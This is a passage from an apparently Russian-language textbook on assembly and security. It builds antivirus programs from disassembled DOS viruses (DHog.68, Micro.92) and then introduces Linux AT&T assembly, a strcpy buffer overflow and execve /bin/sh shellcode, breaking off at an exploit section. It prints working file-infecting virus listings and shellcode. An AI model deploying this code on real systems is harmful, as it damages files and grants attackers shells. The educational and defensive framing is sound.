                int     21h
                                        ; DOS-2+ - FIND FIRST ASCIZ (FINDFIRST)
                                        ; CX = search attributes
                                        ; DS: DX -> ASCIZ filespec
                                        ; (drive, path, and wildcards allowed)
loc_0_107:                          ; CODE XREF: start+37↓j
                mov     ah, 43h
                mov     al, 0
                mov     dx, 9Eh
                                        ; Получить атрибуты найденного файла
                int     21h             ; DOS - 2+ - GET FILE ATTRIBUTES
                                        ; DS: DX -> ASCIZ file name
                                        ; or directory name without
                                        ; trailing slash
                mov     ah, 43h
                mov     al, 1
                mov     dx, 9Eh
                mov     cl, 0           ; Сбросить атрибуты
                int     21h             ; DOS - 2+ - SET FILE ATTRIBUTES
                                        ; DS: DX -> ASCIZ file name
                                        ; CX = file attribute bits
                mov     ax, 3D01h
                mov     dx, 9Eh ; Открыть файл-жертву
                                        ; для записи
                int     21h             ; DOS - 2+ - OPEN DISK FILE
                                        ; WITH HANDLE
                                        ; DS: DX -> ASCIZ filename
                                        ; AL = access mode
                                        ; 1 - write
                xchg    ax, bx  ; Exchange Register/Memory
                                        ; with Register
                mov     ah, 40h
                mov     cl, 44h
                nop                     ; No Operation
                nop                     ; No Operation
```

```
        mov     dx, 100h ; Записать вирус
                                ; из оперативной памяти в файл
        int     21h             ; DOS - 2+ - WRITE TO FILE
                                ; WITH HANDLE
        ; BX = file handle, CX = number of bytes
        ; to write, DS: DX -> buffer
        mov     ah, 3Eh ; Закрыть файл-жертву
        int     21h             ; DOS - 2+ - CLOSE A FILE
                                ; WITH HANDLE 00000000
                                ; BX = file handle
        mov     ah, 4Fh ; Искать следующий
        int     21h             ; DOS - 2+ - FIND NEXT ASCIZ
                                ; (FINDNEXT)
                                ; [DTA] = data block from
                                ; last AH = 4Eh/4Fh call
        jnb     loc_0_107       ; Пока еще есть
                                ; неиспорченные файлы -
                                ; крутимся в этом цикле
        mov     ah, 31h
        mov     dx, 7530h       ; Выйдя, оставим "дутый"
                                ; резидент
        int     21h             ; DOS - DOS 2+ - TERMINATE
                                ; BUT STAY RESIDENT
                                ; AL = exit code,
start           endp            ; DX = program size,
                                ; in paragraphs
                                ; Маска в формате ASCIIZ
a_MaskForVir    db '*.*',0
seg000          ends
                end start
;====================================================
```

Напишем антивирус.

Случай простой, и можно взять за основу дизассемблированный исходный тек самого же вируса. Очевидны необходимые изменения: убрать оставление в ОП "дуто резидента", вместо заражения файлов сделать обнаружение сигнатуры вируса, и в случ обнаружения – принимать меры.

Очевидно, что все файлы, зараженные замещающими вирусами, необходимо стир с диска. Кроме того, полезно перед стиранием "убить" зараженный файл, т. е. запис в его начало команду INT 20h. Это предохранит от новой вспышки вируса, если стертый файл с вирусом ошибочно восстановят (например, программой UnErase) и запустят.

Наличие вируса будем определять по длинной (14 байт) сигнатуре по смещению 0Eh от начала файла. Для простоты программы (все-таки это демонстрационный пример, а не реальный антивирус) напишем вариант, проверяющий файлы в текущей директории.

Антивирус носит явно выраженный тренировочный характер – достаточно сказать, что нет рекурсивного обхода каталогов. Программа AntiDHog написана как пример реализации поиска сигнатур на Ассемблере, и ее реальное применение для защиты компью

тера не предусматривалось. Хотя оно и возможно – но придется проверять каждый ка лог, куда могли попасть зараженные файлы.

Ниже представлен исходный текст антивируса.

```
;=====AntiDHog.asm ==================================
;=== Переместить указатель в файле ==================
MoveFPos macro F_Handle, FPos
                mov     ax, 4200h
                mov     bx, F_Handle
                xor     cx, cx
                mov     dx, FPos
                int     21h
                endm
                include io.inc
seg000  segment byte public 'CODE'
                assume cs:seg000
                org 100h
                assume es:nothing, ss:nothing, ds:seg000
;========== S U B R O U T I N E ====================
                public start
start           proc    near
                PutStr TitleStr
;=== Поставить DTA ===
                mov     ah, 1Ah
                mov     dx, offset DTA
                mov     cx, 27h
                int     21h
;====================
                mov     ah, 4Eh
                mov     dx, offset a_MaskForVir
                        ; Поиск первого файла по маске *.*.
                int     21h
                        ; DOS - 2+ - FIND FIRST  ASCIZ (FINDFIRST)
                        ; CX = search attributes
                        ; DS:DX -> ASCIZ filespec
                        ; (drive, path, and wildcards allowed)
BegScan:                ; CODE XREF: start+37↓j
;=== Переслать имя в переменную FName ===
                push ds
                pop     es
                mov     si, FN_Ofs
                mov     di, offset FName
                mov     cx, 13
                rep     movsb
;==================================
                mov     ah, 43h
                mov     al, 0
```

```
        mov     dx, offset FName
                        ; Получить атрибуты найденного файла
        int     21h     ; DOS - 2+ - GET FILE ATTRIBUTES
                        ; DS:DX -> ASCIZ file name or directory
                        ; name without trailing  slash
        mov     ah, 43h
        mov     al, 1
        mov     dx, offset FName
        mov     cl, 0   ; Сбросить атрибуты.
        int     21h     ; DOS - 2+ - SET FILE ATTRIBUTES
                        ; DS:DX -> ASCIZ file name
                        ; CX = file attribute bits
        mov     ax, 3D10h
        mov     dx, offset FName
                        ; Открыть файл-жертву для записи/чтения
        int     21h     ; DOS - 2+ - OPEN DISK FILE WITH HANDLE
                        ; DS:DX -> ASCIZ filename
                        ; AL = access mode
                        ; 10 - read/write

                        ; Сохранить номер файла
        mov FHandle, ax
        mov     ah, 40h
        mov     cl, 44h
        nop             ; No Operation
        nop             ; No Operation
; Выдать имя файла
        call InfoAboutFile
; Проверка сигнатуры
        call ReadSignature
        cmp     SignatureFound, 0
        je      NextFile
; Записать в начало файла команду int 20h
        call KillExecutable
; Стереть файл
        call RemoveExecutable
NextFile:
        call    CureInfo
        mov     ah, 4Fh ; Искать следующий
        int     21h             ; DOS - 2+ - FIND NEXT ASCIZ (FINDNEXT)
                                ; [DTA] = data block from
                                ; last AH = 4Eh/4Fh call
        jnb     BegScan ; Пока еще есть непроверенные
                                ; файлы - крутимся в этом цикле
        int     20h
start endp
;==============================================================
```



```
a_MaskForVir            db '*.*',0      ; Маска в формате ASCIIZ
DTA                     db 43 dup (0)
FN_Ofs                  equ offset DTA+1Eh
FName                   db 128 dup (0)
IName                   db 128 dup (0)
SignatureFound  db 0
SignatureArray  db 14 dup (0)
VirSignature            db 0CDh, 21h, 0B4h, 43h, 0B0h, 01h, 0BAh
                        db 9Eh, 00h, 0B1h, 00h, 0CDh, 21h, 0B8h
Int20Cmd        db 0CDh, 20h
FHandle         dw 0
TitleStr        db '+---------------------------+', 13, 10
                        db '¦AntiDHog - пример антивируса¦', 13, 10
                        db '+---------------------------+', 13, 10, '$'
NormStr         db ' - Ok', 13, 10, '$'
CureStr         db ' - пришлось стереть!', 13, 10, '$'
;==============================================================
; Прочесть и проверить сигнатуру вируса
ReadSignature   proc near
; Сбросить флаг найденной сигнатуры
                mov     SignatureFound, 0
; Переместить указатель на смещение 0Eh
                MoveFPos FHandle 0Eh
; Прочесть первые 68 байт вируса
                mov     ah, 3Fh
                mov     bx, FHandle
                mov     cx, 14
                mov     dx, offset SignatureArray
                int     21h
; Проверить чтение
                cld
                push    ds
                pop     es
                mov     si, offset VirSignature
                mov     di, offset SignatureArray
                mov     cx, 14
repe            cmpsb
                jnz     Finish
; Сигнатура найдена!
                mov     SignatureFound, 1
Finish: ret
ReadSignature   endp
KillExecutable  proc near
; Переместить указатель
                MoveFPos FHandle 0
; "Убить" файл
                mov     ah, 40h
```

```
                mov     bx, FHandle
                mov     cx, 2
                mov     dx, offset Int20Cmd
                int     21h
; Закрыть файл
                mov     ah, 3Eh
                mov     bx, FHandle
                int     21h
                ret
KillExecutable  endp
RemoveExecutable proc near
; "Вытереть" файл
                mov     ah, 41h
                mov     dx, offset FName
                int     21h
                ret
RemoveExecutable endp
InfoAboutFile   proc near
                push    ds
                pop     es
                mov     si, offset FName
                mov     di, offset IName
NextChar:       lodsb
                stosb
                cmp     al, 0
                jne     NextChar
                dec     di
                mov     byte ptr [di], '$'
                PutStr IName
                ret
InfoAboutFile   endp
CureInfo proc near
                mov     ah, 9
                mov     dx, offset NormStr
                cmp     SignatureFound, 0
                je      ContMsg
                mov     dx, offset CureStr
ContMsg: int    21h
                ret
CureInfo endp
seg000          ends
                end start
;=============================================================
```

В дизассемблированном исходном тексте, очевидно, пришлось изменить смещения на директивы OFFSET. Из вируса выкинуто заражение и вставлено вместо него обнаружение сигнатуры, и если она найдена – процедуры "убивания" зараженного файла и его

удаления. Затем (после главной подпрограммы) идут директивы объявления перем ных, а после этого раздела – все подпрограммы, реализующие проверку сигнату "убивание" файла, удаление его с диска и выдачу информации о заражен сти/незараженности файла.

Еще один антивирус из вируса. Изготовление антивируса из самого же попавше ся вируса возможно и в более сложных (до известных пределов - например, из перму рующего вируса сделать антивирус от него же очень сложно, игра не стоит свеч) слу ях. Рассмотрим изготовление антивируса из паразитического вируса Micro. заражающего COM файлы в текущем каталоге стандартной записью в их начало.

Начнем с полученного в среде IDA листинга вируса.

```
0100            ; Segment type: Pure code
0100            seg000 segment byte public 'CODE'
0100            assume cs:seg000
0100            org 100h
0100            assume es:nothing, ss:nothing, ds:seg000
0100
0100            public start
0100            start       proc near
0100 B4 4E                  mov     ah, 4Eh
0102 8B FE                  mov     di, si
0104
0104                      ModSiCmd:
0104 81 C6 00 FF            add     si, 0FF00h
0108 BA 56 01               mov     dx, offset FMask ; "*.cOm"
010B B1 5C                  mov     cl, 5Ch
010D
010D                      SearchLoop:
010D CD 21                  int     21h
010D
010F 72 35                  jb      MoveCode  ; Больше файлов нет
0111 BA 9E 00               mov     dx, 9Eh
0114 B8 02 3D               mov     ax, 3D02h
0117 CD 21                  int     21h
0117
0119 93                     xchg    ax, bx
011A B6 FE                  mov     dh, 0FEh
011C B4 3F                  mov     ah, 3Fh
011E CD 21                  int     21h
011E
```

```
0120 80 3E 9E FE B4    cmp    byte ptr ds:0FE9Eh, 0B4h
                              ; Примитивная проверка зараженности

0125 74 17             jz     NextFile
0127 B0 02             mov    al, 2    ; FSeek с конца файла
0129 E8 1E 00          call   FileSeek
012C A3 06 01          mov    word ptr ModSiCmd+2, ax
                              ; Адрес буфера для нового
012C                          ; экземпляра размещаем в ОП после кода COM файла
012F B4 40             mov    ah, 40h
0131 CD 21             int    21h
0131
0133 32 C0             xor    al, al
                              ; AL:=0, FSeek с начала файла

0135 E8 12 00          call   FileSeek
0138 8B D7             mov    dx, di
013A B4 40             mov    ah, 40h
013C CD 21             int    21h
013C
013E                   NextFile:
013E B4 3E             mov    ah, 3Eh
0140 CD 21             int    21h
0140
0142 B4 4F             mov    ah, 4Fh
                              ; 4Fh - найти следующий файл

0144 EB C7             jmp    short SearchLoop
0146
0146                   MoveCode:
0146 57                push   di
0147 F3 A4             repe movsb
0149 C3                retn
0149        start      endp ; sp = -2
0149
014A        FileSeek   proc near
014A
014A 51                push   cx
014B 52                push   dx
014C 99                cwd
014D 33 C9             xor    cx, cx
014F B4 42             mov    ah, 42h
0151 CD 21             int    21h
```



```
0151
0153 5A                pop    dx   ; Если нет сбоя, то AX
                                   ; содержит новую позицию
                                   ; в файле

0154 59                pop    cx
0155 C3                retn
0155        FileSeek   endp
0155
0156 2A 2E 63 4F 6D 00 FMask     db '*.cOm',0
0156        seg000     ends
0156
0156        end start
```

Из этого вируса сделать антивирус уже сложнее. Во-первых, нужно учесть возможных варианта:

- зараженный файл, из которого вирус надо вычистить,
- и чистый экземпляр вируса, который надо просто стереть.

Во-вторых, такого рода вирусы-малютки основаны на комбинации функций I которые не портят необходимых для работы алгоритма значений, находящ в регистрах; антивирус, основанный на подобных комбинациях, написать тоже можн рассматриваемая версия использует просто сохранение значений в выделенных для переменных или в стеке перед вызовом "портящих" подпрограмм. Наконец, в-третьи Micro.92 нужно выкинуть больше команд, специфичных именно для вируса.

В отличие от DHog.68, здесь команды, связанные с алгоритмом заражения, раскиданы по телу вируса (насколько это возможно в таком маленьком вирусе). Кс да под меткой ModSiCmd устанавливает регистр si на буфер сразу после кода ф жертвы. Точнее говоря, в дизассемблированном чистом экземпляре она сделана вынесения буфера "с запасом" ближе к концу сегмента. А вот при заражении каж нового файла в ее поле операнда заносится размер файла-жертвы, чтобы вирус мо тать его "голову" сразу же после "хвоста"; это делается командой

```
mov word ptr ModSiCmd+2, ax,
```

а в регистре ах находится размер файла, полученный переходом на его подпрограммой FileSeek.

Алгоритм вычищения зараженного файла более-менее очевиден:

- считать 92 байта из конца файла,
- переписать их в начало,
- после чего перейти на 92 байта от конца файла и отрезать уже ненужный кусок.

Итак, исходный текст антивируса.

```
; Антивирус против вируса Micro.92
; Изготовлен из самого дизассемблированного вируса
 seg000          segment byte public 'CODE'
        assume  cs:seg000
        org     100h
        assume  es:nothing, ss:nothing, ds:seg000

  public        start
start   proc near
        call    ShowTitle
        mov             ah, 4Eh
        mov     di, si

        add     si, 0FF00h
        mov     dx, offset FMask
        mov     cl, 5Ch

SearchLoop:
        int     21h

        jb              Finish  ; Больше файлов нет
        mov     dx, 9Eh ; Имя найденного файла в DTA
        mov     ax, 3D02h
        int     21h

        xchg    ax, bx
        mov     FHandle, bx  ; Запомнить идентификатор файла
        call    WriteFName
        mov     ah, 3Fh
        mov     cx, 92      ; Размер считываемого куска
        mov     dx, offset Buffer
        int     21h

        call    GetFSize
        call    ChkSgn      ; Проверка зараженности
        cmp     SgnStatus, 0
        je              ClnFile
        cmp     SgnStatus, 2
        je              NextFile      ; Вытереть после закрытия
        call    RemoveVirus ; Чистка
        mov     ah, 9
        mov     dx, offset ClnMsg
        int     21h
        jmp     NextFile
 ClnFile:
        mov     ah, 09h  ; Выдать 'Ok' для чистого файла
```



```
        mov     dx, offset OkMsg
        int     21h
NextFile:
        mov     bx, FHandle
        mov     ah, 3Eh
        int     21h

        cmp     SgnStatus, 2
        jne     SkipDel
        mov     ah, 41h
        mov     dx, 9Eh
        int     21h  ; Стереть файл по имени, указанном в DTA+1Eh
        mov     ah, 9
        mov     dx, offset DelMsg
        int     21h
SkipDel:
        mov     ah, 4Fh  ; 4Fh - найти следующий файл
        jmp     short SearchLoop

Finish:
        int     20h
start   endp

FileSeek        proc near
        push    cx
        push    dx
        cwd
        xor     cx, cx
        mov     ah, 42h
        int     21h

        pop     dx   ; Если нет сбоя, то AX содержит новую позицию в файле
        pop     cx
        retn
FileSeek        endp

FHandle         dw 0
FSize           dw 0
SgnStatus       db 0  ; 0 - чистый файл, 1 - зараженный файл, 2 - вирус без жертвы
```

```
Buffer          db 92 dup ('.')
VirSignature    db      0B0h, 02h, 0E8h, 1Eh, 00h, 0A3h, 06h, 01h
                db      0B4h, 40h, 0CDh, 21h
SgnOfs          dw 27h
SgnSize         dw 12
FMask           db '*.com',0
OkMsg           db ' - Ok', 13, 10, '$'
ClnMsg    db ' заражен Micro.92 - вычищен!', 13, 10, '$'
DelMsg    db ' заражен Micro.92 - пришлось стереть!', 13, 10, '$'
TitleText db '┌─────────────────────────────────┐', 13, 10
          db '│          Anti-Micro.92          │', 13, 10
          db '│       Антивирус из вируса.      │', 13, 10
          db '└─────────────────────────────────┘', 13, 10, '$'

 ShowTitle      proc near
        mov     ah, 9
        mov     dx, offset TitleText
        int     21h

        ret
 ShowTitle      endp

 ; Проверка сигнатуры
 ChkSgn proc near
        mov     SgnStatus, 0  ; Ничего пока не найдено
        cmp     FSize, 92     ; Не проверять - слишком маленькие файлы
        jb              ExitChkSgn
        cld
        mov     di, offset Buffer
        add     di, SgnOfs
        mov     si, offset VirSignature
        mov     cx, SgnSize
        rep     cmpsb
        cmp     cx, 0
        jne     ExitChkSgn  ; Сигнатура не найдена
        mov     SgnStatus, 1
        cmp     FSize, 92
        ja              ExitChkSgn
        mov     SgnStatus, 2
  ; Проверить: а не чистый ли это экземпляр вируса?
```



```
ExitChkSgn:
        ret
ChkSgn  endp

; Чистка вируса
RemoveVirus proc near
        call    LoadVictim
        call    SaveVictim
        call    TruncFile
        ret
RemoveVirus endp

 ; Считать код жертвы из конца файла (92 байт)
LoadVictim proc near
 ; Перейти на 92 байта от конца файла
        mov     bx, FHandle
        mov     al, 2
        mov     dx, 92
        call    FileSeek
 ; Считать последние 92 байта
        mov     ah, 3Fh
        mov     bx, FHandle
        mov     dx, offset Buffer
        mov     cx, 92
        int     21h
        ret
LoadVictim endp

; Записать считанный код жертвы в начало файла
SaveVictim proc near
 ; Перейти в начало файла
        mov     bx, FHandle
        xor     al, al
        xor     dx, dx
        call    FileSeek
        mov     ah, 40h
        mov     bx, FHandle
        mov     dx, offset Buffer
        mov     cx, 92
```

```
        int     21h
        ret
SaveVictim endp

WriteFName proc near
        push    si
        push    ax
        mov     si, 9Eh
NxtChar:
        lodsb
        cmp     al, 0
        je      LastChar
        mov     dl, al
        mov     ah, 02h
        int     21h
        jmp     NxtChar
LastChar:
        pop     ax
        pop     si
        ret
WriteFName endp

GetFSize        proc near
        mov     ax, 4202h
        mov     bx, FHandle
        xor     cx, cx
        xor     dx, dx
        int     21h
        mov     FSize, ax
        mov     ax, 4200h
        xor     dx, dx
        xor     cx, cx
        int     21h
        xor     ax, ax
        ret
GetFSize        endp

TruncFile       proc near
; Перейти на 92 байта от конца файла
```



```
        mov     bx, FHandle
        mov     al, 2
        mov     dx, 92
        call    FileSeek
        mov     ah, 40h
        mov     bx, FHandle
        mov     dx, offset Buffer
        xor     cx, cx  ; Писать 0 байт - отрезать файл
; по текущей позиции
        int     21h
        ret
TruncFile       endp
seg000  ends
        end     start
```

В качестве сигнатуры вируса выбраны 12 байт от начала вируса. Поскольку пос ний пишется в начало файла, то не нужно рассчитывать смещение сигнатуры для ка го файла в зависимости от его размера.

Подпрограмма ChkSgn проверяет сигнатуру и присваивает переменной SgnS одно из трех значений:

0 - незараженный файл,
1 - зараженный файл,
2 - "голый" вирус.

Реакция на эти значения следующая:

0 - просто сказать ' - Ok';
1 - вычистить вирус и сообщить о вычищении;
2 - сообщить, что файл пришлось стереть, что и сделать после его закрытия.

Для повышения скорости работы приняты, например, такие меры, как отказ от верки слишком маленьких файлов (менее 92 байт). Сама проверка сигнатуры реали на через команду cmpsb (хотя можно и еще ускорить, заменив cmpsb на cmpsw и в уменьшив начальное значение cx).

И последнее. Изготовление антивирусов из вирусов - отличная тренировка в ассембле программировании, но все же не из любого вируа можно быстро сделать антив (из полиморфных и пермутирующих в особенности). Столкнувшись с вирусом, хотя бы ким примитивным, вживую, подумайте дважды: а стоит ли делать антивирус из Написать с нуля может быть и быстрее, и надежнее.

Глава 4

Ассемблер в операционной системе Linux

ОС Linux давно получила широкое распространение не только среди системных администраторов, но и среди обычных пользователей, применяющих эту надежную и безопасную операционную систему с открытым кодом в качестве своей домашней рабочей станции. Под эту операционную систему экспортированы самые популярные пакеты программного обеспечения или написаны подобные.

Помимо популярности данной ОС среди обычных пользователей, считается, что Linux – одна из самых безопасных операционных систем, именно по этой причине Linux устанавливается на сервера Интернета, корпораций и небольших предприятий. В отличие от изделий таких компаний, как Microsoft, HP, Sun Microsystems, Linux – продукт бесплатный и с открытым исходным кодом.

На практике же сервера под управлением открытых систем (Linux, FreeBSD) взламываются чаще других. Дело не в самой операционной системе, а, скорее, в программах, которые на этой ОС используются. Так как сами исходные коды открыты, то многие хакеры исследуют программную реализацию тех или иных компонентов серверов. Цели у всех разные: кто-то ищет ошибки, кто-то учится писать свои программы и рассматривает алгоритмы, но результат один – нахождение ошибок и их исправление.

Сама Linux написана на С, так же, как и все программы под нее. Ассемблерные вставки встречаются очень редко, исключительно для прямой работы с регистрами или памятью, что является не такой частой необходимостью. Сам ассемблер для написания программ используется строго двумя типами программистов:

- хакерами, пытающимися переписать ядро;
- хакерами, пытающимися взломать систему.

С точки зрения защиты информации для нас представляет интерес вторая категория хакеров. К этой группе можно также добавить авторов компьютерных вирусов (КВ), для которых, порой, просто необходимо реализовать код КВ на ассемблере. Рассмотрим примеры программ, используемых хакерами для нанесения конкретного вреда системе, и борьбы с ними.

4.1. Синтаксис

Как уже говорилось выше, сама операционная система написана на языке С. Все системные функции также реализованы на этом языке с небольшими вставками ассемблера при использовании системных вызовов BIOS и прямого обращения к памяти. Существует несколько видов синтаксиса ассемблера под Linux. Привыкшие к синтаксису, предложенному компанией Intel (он используется при написании программ под DOS и Windows), могут вздохнуть облегченно – есть компиляторы (nasm), поддерживающие именно такой, экзотический для Linux, синтаксис, хотя истинные хакеры используют творение AT&T (gas).

Основное отличие их в том, что названия регистров в AT&T синтаксисе не зарезервированы, что приводит к необходимости выполнения лишних действий – подстановкам суффиксов, о которых и пойдет речь.

Названия регистров те же, что и у Intel, но проблема заключается в том, что компилятор не поймет вас, если вы просто укажете их имена. Обязательным является подстановка суффикса % перед названием регистра:

```
%eax
%al
%ah
```

Кстати говоря, Linux является 32-разрядной операционной системной и изначально разрабатывалась для процессоров Intel 386. Так что речь пойдет об ассемблере для процессоров компании Intel.

Вернемся к синтаксису. Использование суффиксов позволяет использовать переменные с именами регистров, что, в некоторых случаях, может лишь усложнить написание программы или, в конце концов, просто запутать самого разработчика.

В то же время перед переменными ставится знак $:

```
$10000
$0xfff0
```

Вы, наверное, обратили внимание на $0xfff0. 0x – это обозначение шестнадцатеричного числа. Такое замечание может показаться лишним, если вы писали программы на С, но в данном случае я сравниваются синтаксисы Intel и AT&T.

Далее перейдем непосредственно к самим командам. К командам подставляется постфикс, который зависит от того, с каким объемом данных она работает. Если команда пересылает байт, то подставляется b, если работает со словом, то подставляется w, если работает с двойным словом, то подставляется l, если используется учетверенное слово – q.

Кстати, что касается работы с операндами: если необходимо что-то поместить в приемник, то операцию следует рассматривать слева направо. Иначе говоря, для того чтобы поместить байт $0xa в регистр %al, необходимо выполнить следующую команду:

```
movb $0xa,%al
```

Стоит отметить очень примечательный префикс – префикс l, обозначающий да передачу управления. Он используется с такими командами, как jmp, ret, call:

```
lcall $proc
```

В синтаксисе AT&T вместо квадратных скобок используются круглые:

```
movl (%bpx),%eax
```

Операторы ассемблера такие же, как и в С, поэтому они приводиться не будут. Будем учиться программировать по ходу рассмотрения примеров.

4.2. Системные вызовы

Системные вызовы – неотъемлемая часть программы на ассемблере, если, конечно, мы не пишем программу с использование библиотеки glibc.

Все системные вызовы имеют свой номер, который можно узнать, посмотрев файл /usr/include/sys/syscall.h.

Параметры в эти вызовы передаются следующим образом: если их меньше шести, то они передаются через регистры, как это было в DOS, с условием, что в регистр %eax помещается номер системного вызова, а аргументы помещаются в %ebx, %ecx, %edx, %esi, %edi в указанном порядке. Результат помещается в регистр %eax.

Рассмотрим нашу первую программу.

```
.data
hello:
        .string "hello world\n"
        length = . - $hello

.global main
main:
        movl    4,%eax
        movl    1,%ebx
        movl    $hello,%ecx
        movl    $length,%edx
        int     $0x80

        movl    1,%eax
        xorl    %ebx,%ebx
        int     $0x80
```

Системный вызов write() принимает следующие параметры:

- дескриптор файла;
- адрес буфера, хранящего строку;
- длину буфера.

Передаем эти параметры через соответствующие регистры в их законном порядке: %ebx – дескриптор стандартного вывода (Linux имеет три стандартных устройства ввода-вывода: stdin – ввод, stdout – вывод, stderr – стандартная ошибка), равный 1, адрес нашего буфера, содержащего строку, помещаем в %ecx, а длину строки (В DOS это могло быть вычислено так length = $ - hello) – в %edx. Далее вызываем прерывание $0x80, которое уже передает все данные ядру. Второй системный вызов, вызов exit(), принимает один параметр – код завершения (0 – программа завершилась удачно), который мы поместили в регистр %ebx.

Если параметров у системного вызова больше, то необходимо их все поместить в память, а указатель – в %ebx.

4.3. Как это делают хакеры

Нет особого смысла в описании всех методов взлома систем. Данная часть книги посвящена ассемблеру в Linux, поэтому рассмотрим лишь самые популярные методики. В любом случае все сводится к одному – передать управление на shell-code, чтобы получить управление или выполнить команды.

Shell-code – программа, написанная на ассемблере и хранящая все свои данные в одном сегменте с кодом. В среде хакеров считается хорошим стилем написание очень коротких shell-кодов, так как это говорит о знании ассемблера и качественной алгоритмической базе.

Как уже говорилось, в программных продуктах, функционирующих вместе с ОС, допускается большое количество ошибок. Многие из них можно использовать для получения каких-то привилегий в операционной системе или для выполнения команд. Для этого хакерами используются такие ошибки, как:

- переполнение буфера;
- ошибки форматной строки;
- ошибки работы с указателями;
- неправильная работа с памятью.

Для выполнения своего кода программы на компьютере обычно используются ошибки первых трех типов, так как они позволяют исказить стек выполняемой программы, после чего передать управление на свой код.

Приведем пример программы, подверженной ошибке переполнения буфера.

```
#include <string.h>
int
main(int argc, char* argv[])
```

```
{
        char buffer[100];
        strcpy(buffer,argv[1]);
        return 0;
}
```

Казалось бы, все должно быть отлично: мы копируем в отведенный буфер из ста симв-лов первый параметр программы. Но подумайте, что будет, если мы передадим не сто си-волов, а двести. Скорее всего, программа завершится неудачно с выбросом core-файла.

Давайте рассмотрим эту программу подробнее с точки зрения возможности исполн-ния своего кода. Мы уже поняли, что в программе нет проверки на длину входяще буфера, что позволяет переполнить буфер, но какой код стоит использовать?

В качестве примера можно взять любую программу-эксплойт (exploit), иначе говор программу, реализующую ошибки в ПО и приводящую к исполнению кода хакера в си теме. Ниже приведена часть эксплойта.

```
char shellcode[]=
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
        "\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
        "\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff"
        "/bin/sh";
int
main(int argc,char* argv[])
{
        void(*shell)()=(void*)shellcode;
        shell();
return 0;
 }
```

Определяем буфер, в котором находятся бинарные данные, – это и есть shell-cod Далее в основной программе создаем указатель на функцию shell(), которой присваива указатель на наш shell-code, после чего выполняем shell(). Конечно, эта програм не реализует уязвимостей. Ее цель – объяснить, что такое shell-code.

Дизассемблируем программу при помощи objdump с параметром –D. Пролиста до секции shellcode, видим следующее:

```
080494e0  <shellcode>:
 80494e0:   eb 1f                 jmp    8049501 <shellcode+0x21>
 80494e2:   5e                    pop    %esi
 80494e3:   89 76 08       mov    %esi,0x8(%esi)
 80494e6:   31 c0          xor    %eax,%eax
 80494e8:   88 46 07       mov    %al,0x7(%esi)
 80494eb:   89 46 0c       mov    %eax,0xc(%esi)
 80494ee:   b0 0b          mov    $0xb,%al
 80494f0:   89 f3          mov    %esi,%ebx
```



```
80494f2:   8d 4e 08        lea    0x8(%esi),%ecx
80494f5:   8d 56 0c        lea    0xc(%esi),%edx
80494f8:   cd 80           int    $0x80
80494fa:   31 db           xor    %ebx,%ebx
80494fc:   89 d8           mov    %ebx,%eax
80494fe:   40              inc    %eax
80494ff:   cd 80           int    $0x80
8049501:   e8 dc ff ff ff    call   80494e2 <shellcode+0x2>
8049506:   2f              das
8049507:   62 69 6e        bound  %ebp,0x6e(%ecx)
804950a:   2f              das
804950b:   73 68           jae    8049575 <_DYNAMIC+0x2d>
```

Обратите внимание на второй столбец – это и есть наш shell-code.

Интересно, что за программу мы пытаемся выполнить. Давайте разбираться.

jmp 8049501 <shellcode+0x21> можем заменить на jmp $code – пусть это будет пол ноценная метка, так проще разбираться. Получается следующая программа:

```
.text
.global start
start:
jmp     $code
main:
pop     %esi
mov     %esi,0x8(%esi)
xor     %eax,%eax
mov     %al,0x7(%esi)
mov     %eax,0xc(%esi)
mov     $0xb, %al
mov     %esi,%ebx
lea   0x8(%esi),%ecx
lea   0xc(%esi),%edx
int   $0x80
xor     %ebx,%ebx
mov     %ebx,%eax
inc   %eax
int   $0x80
code:
call    $main
.string    "/bin/sh#AAAABBBB"
ret
```

Первая команда передает управление на метку $code, на которой стоит команда call $main. После выполнения этой команды в стек помещается адрес возврата на следую-щую команду после call. Там находится строка с вызываемой командой. Следовательно, на метке $main команда pop %esi получает адрес строки. Если спуститься чуть ниже по

коду, видно, что в программе два раза вызывается int $0x80, т. е. имеются два системных вызова. Что это за вызовы, можно определить, сравнив значения, имеющиеся в %eax с номерами функций из /usr/include/sys/syscall.h.

В первом случае – это $0xb, во втором – $0x1 (execve, exit).

Если со вторым вызовом все понятно (см. описание к программе с write()), то с вызовом execve() нужно разобраться.

execve() принимает три параметра:

- название программы;
- указатель на название программы;
- указатель на среду окружения.

Так этот вызов реализуется на С:

```
char *name[2];
name[0]="/bin/sh";
name[1]=NULL;
execve(name[0],name,NULL);
```

на ассемблере это реализуется следующим образом:

```
//адрес строки в %esi
pop     %esi
//помещаем адрес строки вместо AAAA
mov     %esi,0x8(%esi)
//очищаем %eax
xor     %eax,%eax
//ставим \0  в конец строки /bin/sh вместо #
mov     %al,0x7(%esi)
//записываем NULL вместо BBBB
mov     %eax,0xc(%esi)
//номер системного вызова в %eax
mov     $0xb, %al
//адрес строки в %ebx
mov     %esi,%ebx
//адрес AAAA  в %ecx
lea   0x8(%esi),%ecx
//адрес BBBB в %edx
lea   0xc(%esi),%edx
//вызов прерывания
int   $0x80
```

Компиляция программы:

```
$ gcc -c write.s
$ ld -s -o write write.o
```


Программа готова к работе, но есть некоторые моменты, которые стоило бы обсудить.

Дело в том что shell-code не может содержать нулевых символов. Это обусловлено тем, что функции работы со строками, в которых чаще всего обнаруживается переполнение буфера, обычно помещают входную строку до первого нулевого символа, который считается концом строки. Во избежание попадания нулевых символов нужно следовать следующим правилам:

- не посылать байт в 32-или 16-разрядный регистр, так как компилятор дополнит посылаемое значение нулями до нужного размера;
- помещать номер системного вызова в регистр %al, а не в %eax: mov $0xb,%al;
- не использовать функцию push при сохранении в стеке байта или слова;
- помнить о постфиксах для команд, использующих пересылку данных; для сохранения или передачи данных можно использовать четкий размер, например, для пересылки байта нужно использовать постфикс b: pushb $0xb;
- для обнуления регистров использовать операции xor, inc, dec, например, вместо movl $0,%eax использовать xorl %eax,%eax.

4.4. Реализация эксплойта

В этом разделе мы разработаем эксплойт, реализующий уязвимость переполнения буфера в приведенной выше программе.

У каждой программы есть свой стек, указатель на который можно получить следующим образом:

```
unsigned long
get_sp(void)

     __asm__("movl %esp,%eax");
```

